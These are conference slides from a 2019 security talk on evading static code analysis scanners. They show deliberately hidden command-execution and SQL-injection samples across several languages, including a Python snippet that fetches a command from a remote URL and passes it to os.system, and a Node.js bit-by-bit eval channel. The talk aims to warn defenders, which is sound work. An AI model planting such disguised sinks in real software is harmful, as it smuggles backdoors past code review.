

S.C.A.R.E.

Static Code Analysis Recognition Evasion

Hack in the Box, Singapore 2019

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Andreas Wiegenstein

- From Heidelberg, Germany
- ERP security researcher since 2003
- 100+ 0-days reported to SAP
- (Co-) Author of various books, guidelines and white papers
- Speaker at Conferences, such as
 - RSA, Black Hat, Hack in the Box, DeepSec, Troopers, IT Defense
 - Various ERP conferences
 - Various Non-conferences
- CEO @ SERPENTEQ (SAP Cyber Security)
- Current Research: Advanced Persisted Threats in SAP / ERP environments
- Most probable cause of death: Sarcasm in the wrong moment

My talk does **not** intend to point the finger at specific vendors.

My talk is designed to raise awareness among companies running SCA tools that there are **technical** limits to the overall methodology of static code analysis.

The techniques in this talk were tested against several scanners, but by far not against all of them. They serve as an orientation for eager developers to test the scanner their company is using.

The code examples shown had to be reduced in code in order to fit on one slide. I know that this has side-effects in some cases.

Agenda

- Static Code Analysis
- SCA Testing Methodology
- Evasion Vectors
- Conclusions

- Originally designed to spot quality defects in source code
 - Functional issues, maintainability, performance, ...
- (Complex) security testing capabilities were added later
- Designed to compensate developers' lack of knowledge and *accidental* programming mistakes
- Analyze (combinations of) patterns in code
- Used in many companies as central *quality* gate

- Not designed to identify *intentional* mistakes


Why not?

- Because SCA tools don't understand semantics

- Find occurrences of critical patterns in code (trivial)
 - e.g. `strcpy()`, `sprintf()` in C/C++
- Control-Flow checks
 - e.g. `free` after `malloc` in C/C++
 - authorization checks before object access
- Data-Flow Analysis
 - e.g. `taint` tracking from a `source` to a `sink` (example in Java)

```
protected void doPost(...) {  
  
    String username = request.getParameter("username");  
    PrintWriter writer = response.getWriter();  
    String htmlResponse = "<html><h1>Hello " + username + "!</html>";  
    writer.println(htmlResponse);  
  
}
```

A closer look at Data Flow Analysis



- Discover all Input vectors (Sources) that "taint" data
- Discover all dangerous commands / APIs (Sinks)
- Check if there is a data-transfer path between sources and sinks
 - Consider all commands that process/copy data
 - Follow calls when data is passed to other functions

```
String username = request.getParameter("username");
PrintWriter writer = response.getWriter();
String htmlResponse = "<html><h1>Hello " + username + "!</html>";
writer.println(htmlResponse);
```

```
protected void doPost(...) {  
  
    String pid = request.getParameter("pid");  
  
    try {  
        String url = "jdbc:mysql://10.10.10.10:1337/hitb";  
        Connection conn = DriverManager.getConnection(url, "", "");  
        Statement stmt = conn.createStatement();  
        ResultSet rs;  
  
        String q = "SELECT name FROM Products WHERE public = 1 AND pid = " + pid;  
        rs = stmt.executeQuery(q);  
  
        // ...  
    } catch (Exception e) {  
        System.err.println("D'Oh !");  
    }  
}
```



```
protected void doPost(...) {  
  
    String pid = request.getParameter("pid");  
  
    pid = pid.substring(0, 3);  
  
    try {  
        String url = "jdbc:mysql://10.10.10.10:1337/hitb";  
        Connection conn = DriverManager.getConnection(url, "", "");  
        Statement stmt = conn.createStatement();  
        ResultSet rs;  
  
        String q = "SELECT name FROM Products WHERE public = 1 AND pid = " + pid;  
        rs = stmt.executeQuery(q);  
  
        // ...  
    } catch (Exception e) {  
        System.err.println("D'Oh !");  
    }  
}
```

- Input is of (very) limited length
- Input is of restrictive type, such as **integer** or **boolean**
- Input is converted to upper / lower case
- Certain characters in input are deleted or replaced
- Input receives prefix or postfix
- Input comes from from a "safe" source
- Orphan Sink, i.e. sink without source
- Input validation / mitigation
- Ambiguous control flow


```
protected void doPost(...) {  
  
    String username = request.getParameter("username");  
    PrintWriter writer = response.getWriter();  
    String output = username.toUpperCase();  
    output = output.replaceAll("<", "").replaceAll(">", "");  
    output = output.replaceAll("'", "").replaceAll('"', "");  
    output = output.replaceAll("=", "").replaceAll(";", "");  
    output = output.replaceAll("&", "").replaceAll("\\\\", "");  
    String htmlRsp = "<html><head><meta charset='UTF-8'></head>";  
    htmlRsp += "<script>a='" + output + "';</script></html>";  
    writer.println(htmlRsp);  
  
}
```

What every vendor needs to decide


If the scanner has no "smart" logic, it's not worth the money.
Nobody wants scanners that produce (many) false positives.
On the other hand: most customers don't notice false negatives.

The million \$ question:

If our scanner finds something it can't reliably identify as a bug, what should we do?



SCA logic must emulate control flow but prevent recursion.



SCA logic must keep an eye on memory and CPU consumption.

-> Code with many branches, deep call stacks and tons of sources and sinks exponentially consumes (computation) resources.

Economic efficiency is key.

If you had 10.000 issues to fix (but limited budget), where would you start?


1. Random issue
2. Highest ranked issues (tool's rating) <- Reality is here
3. Highest ranked issues, after expert review (expert rating)

The attacker's goal is to reduce the ranking as far as possible.

This is made easier with any vendor decision to down-rank ambiguous issues

1. Circular Calls
2. Deep Call Stacks
3. Data Laundering
4. Data Replication
5. Chunked Input
6. Counter-Mitigation

Circular Calls



```
PROGRAM clean_start.
```

```
PARAMETERS input TYPE string.
```

```
PERFORM first USING input 'x'.
```

```
FORM first USING a TYPE string b TYPE string.
```

```
IF a = 'x'.
```

```
PERFORM evil_stuff USING b.
```

```
ELSE.
```

```
PERFORM second USING a b.
```

```
ENDIF.
```

```
ENDFORM.
```

```
FORM second USING a TYPE string b TYPE string.
```

```
PERFORM third USING a b.
```

```
ENDFORM.
```

```
FORM third USING a TYPE string b TYPE string.
```

```
PERFORM first USING b a.
```

```
ENDFORM.
```



Note the flip

```
FORM evil_stuff USING in TYPE string.
```


```
DATA src TYPE TABLE of string.
```

```
APPEND in TO src.
```

```
INSERT REPORT 'ZFT' FROM src.
```

```
SUBMIT ZFT.
```

```
ENDFORM.
```



Thesis

The scanner does not parse the same function twice. Changing data flow on the second call might deceive the scanner.


Effect

The scanner's data flow sequence is broken.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

3 (4) down-ranked, 1 (4) did not finish analysis.



```
import os, requests
```

```
def func001(value):  
    func002(value)
```

```
def func002(value):  
    func003(value)
```

```
# and so forth ...
```

```
def func999(value):  
    funcXXX(value)
```

```
def funcXXX(value):  
    os.system(value)
```

```
link = "https://www.serpenteq.com/HITB?get_cmd=23"
```


```
cmd = requests.get(link)
```

```
func001(cmd)
```

```
File "callstack.py", line 2993, in func997  
    func998(value)  
File "callstack.py", line 2996, in func998  
    func999(value)  
File "callstack.py", line 2999, in func999  
    func1000(value)  
RuntimeError: maximum recursion depth exceeded
```

How low can you go ?

20



Thesis

The scanner uses a call stack limit.

Effect

The scanner's data flow sequence is broken.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

1(4) scanners gave up very early.


Not all source are treated equal:

- An application's user interface
- HTTP (Web applications, SOAP interface, oData Service,)
- FTP (File transfers)
- SMTP (E-Mail)
- Files on the local network
- Files on the local computer
- Remote Procedure Calls (Calling Software functions on other computers)
- APIs (Interfaces to other software)
- Diverse services on the local network
- Memory addresses (RAM)
- The databank


Some sources / origins of data are treated as "secure" in order to avoid false positives and annoyed developers.

- Variables
- The application's memory
- The database in some instances, e.g. SAP


Deductive Logic




A: Data Flow from untrusted source to sink -> problem




B: Data Flow from untrusted source to sink with mitigation -> OK



C: Data Flow from trusted source to sink -> OK



Combine B + C -> Input is "laundered"



Hybrid Node : Source & Sink at the same time

```
DATA lv_evil TYPE SQtable.  
DATA lv_good TYPE SQtable.  
DATA src      TYPE TABLE OF string.
```

```
PARAMETERS: p_input TYPE string128,  
            p_num   TYPE char10.
```

```
lv_evil-text = p_input.  
lv_evil-line = p_num.
```


```
INSERT INTO SQtable VALUES lv_evil.  
IF sy-subrc = 0.
```



```
SELECT SINGLE * FROM SQtable INTO lv_good WHERE line = p_num.
```



```
IF sy-subrc = 0.  
    APPEND lv_good-text TO src.  
    INSERT REPORT 'ZSQ' FROM src.  
    SUBMIT zsq.  
ELSE.  
    WRITE: 'Fehler beim SELECT'.  
ENDIF.  
ENDIF.
```

Thesis

The scanner rates certain data sources as trusted.

Effect

The scanner's data flow sequence is broken.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

2(4) scanners affected.

Data Flow is determined by tracking all commands that copy data from a source variable/location to a destination variable / location.


Examples:

`b = a;`


`*b = *a;`

`strcpy(b, a);`


`memcpy(b, a);`



What if we find a way to copy data in a different way?



```
int main(int argc, char *argv[]) {
    char orig[200], repl[200]; int j = 0;
    if (argc < 2) { return -1; }
    strcpy(orig, argv[1], sizeof(orig));
    for(i = 0; i <= strlen(orig); ++i) {
        switch (orig[i]) {
            case 'a': repl[j++] = 'a'; break;
            case 'b': repl[j++] = 'b'; break;
            /* cover all relevant characters */
            case '\0': repl[j++] = '\0'; break;
        }
    }
    system(repl);
    return 0;
}
```



Thesis

Since the scanner does not understand semantics, we can find ways to replicate data without using "the usual commands".

Effect

The scanner does not detect any data flow.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

4(4) scanners affected.

The scanners ignore certain sources of data due to their size / type.

Examples:

`bool`

`int`

`short char` arrays

What if we find a way to use these ignored sources as an attack vector?


```
int main(int argc, char *argv[]) {  
    int n = 0;  
    int pos = 0;  
    char buf[200];  
    if (argc < 200) {  
        for(i = 1; i < argc; ++i) {  
            n = atoi(argv[i]);  
            switch (n) {  
                case 0: buf[pos] = '\0'; system(buf); break;  
                default: buf[pos++] = (char) n;  
            }  
        }  
    }  
}
```

```
var http = require('http'); var url = require('url');
var data, bit, aStr; // must be global vars

http.createServer(function (req, res) {
  var q = url.parse(req.url, true);
  switch (q.pathname) {
    case "/init.html": bit = data = 0; aStr = ""; break;
    case "/hitb.html": eval(aStr); break;
    case "/plus.html": process(true); break;
    case "/zero.html": process(false); break;
  }
}).listen(8080);

function process(x) {
  data *= 2;
  if (x) data++;
  if (++bit = 7) {
    aStr += String.fromCharCode(data);
    bit = data = 0;
  }
}
```

Sending an "a" = x61 = **01100001**

http://some.infected.com/init.html

http://some.infected.com/plus.html -> 1

http://some.infected.com/plus.html -> 1

http://some.infected.com/zero.html -> 0

http://some.infected.com/zero.html -> 0

http://some.infected.com/zero.html -> 0

http://some.infected.com/zero.html -> 0

http://some.infected.com/plus.html -> 1

http://some.infected.com/hitb.html

Thesis

Since the scanner does not understand semantics, we can find ways to assemble data from a source that is not recognized as (dangerous) input.

Effect

The scanner's does not find any data flow.

The scanner only detects an orphan sink.

The issue is down-ranked or dropped.

4(4) scanners affected.

```
protected void doPost(...) {  
  
    String pid = StringEscapeUtils.escapeSql(request.getParameter("pid"));  
  
    try {  
        String url = "jdbc:mysql://10.10.10.10:1337/hitb";  
        Connection conn = DriverManager.getConnection(url, "", "");  
        Statement stmt = conn.createStatement();  
        ResultSet rs;  
  
        String q = "SELECT name FROM Products WHERE public = 1 AND pid = " + pid;  
        rs = stmt.executeQuery(q);  
  
        // ...  
    } catch (Exception e) {  
        System.err.println("D'Oh !");  
    }  
}
```

```
protected void doPost(...) {  
  
    String pid = StringEscapeUtils.escapeSql(request.getParameter("pid"));  
  
    pid = pid.replaceAll("'", "");  
  
    try {  
        String url = "jdbc:mysql://10.10.10.10:1337/hitb";  
        Connection conn = DriverManager.getConnection(url, "", "");  
        Statement stmt = conn.createStatement();  
        ResultSet rs;  
  
        String q = "SELECT name FROM Products WHERE public = 1 AND pid = " + pid;  
        rs = stmt.executeQuery(q);  
  
        // ...  
  
    } catch (Exception e) {  
        System.err.println("D'Oh !");  
    }  
}
```

Thesis

The scanner revokes the "tainted" status of variables once it detects a mitigation function in the data flow sequence.

Effect

The scanner no longer regards the input as "tainted".

The issue is **dropped**.

4(4) scanners affected.

Static Code Analysis (SCA) tools are a good way to efficiently identify many types of security-related programming errors that occurred accidentally / due to lack of expertise.

But SCA tools have technical limits. They can't reliably detect programming "errors" that were made **intentionally**.

As a result, dangerous code can be disguised in order to evade (proper) detection and infiltrate a company's code base.

Companies should not solely rely on SCA tools in high-risk environments.

It takes multiple different lines of defense to detect malicious coding.

- DAST Recognition Evasion
- IAST Recognition Evasion
- Deceive the human tester / code reviewer

...one code to deceive them all.

```
module Main where
```

```
import System.Cmd (system)
```

```
wget http://localhost:3000/users/COMMAND
```

```
data User = User { userText :: Text } deriving (Generic)
```

```
instance ToJSON User
```

```
type API = "users" :> Capture "userClass" String :> Get '[JSON] [User]
```

```
api :: Proxy API
```

```
api = Proxy
```

```
getUser :: String -> Handler [User]
```

```
getUser userClass = do
```

```
    let userClass = "ls"
```

```
    liftIO ( system userClass )
```

```
    return $ []
```

```
server :: Server API
```

```
server = getUser
```

```
main = run 3000 (serve api server)
```



Latin Capital Letter C

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Cyrillic Capital Letter Es

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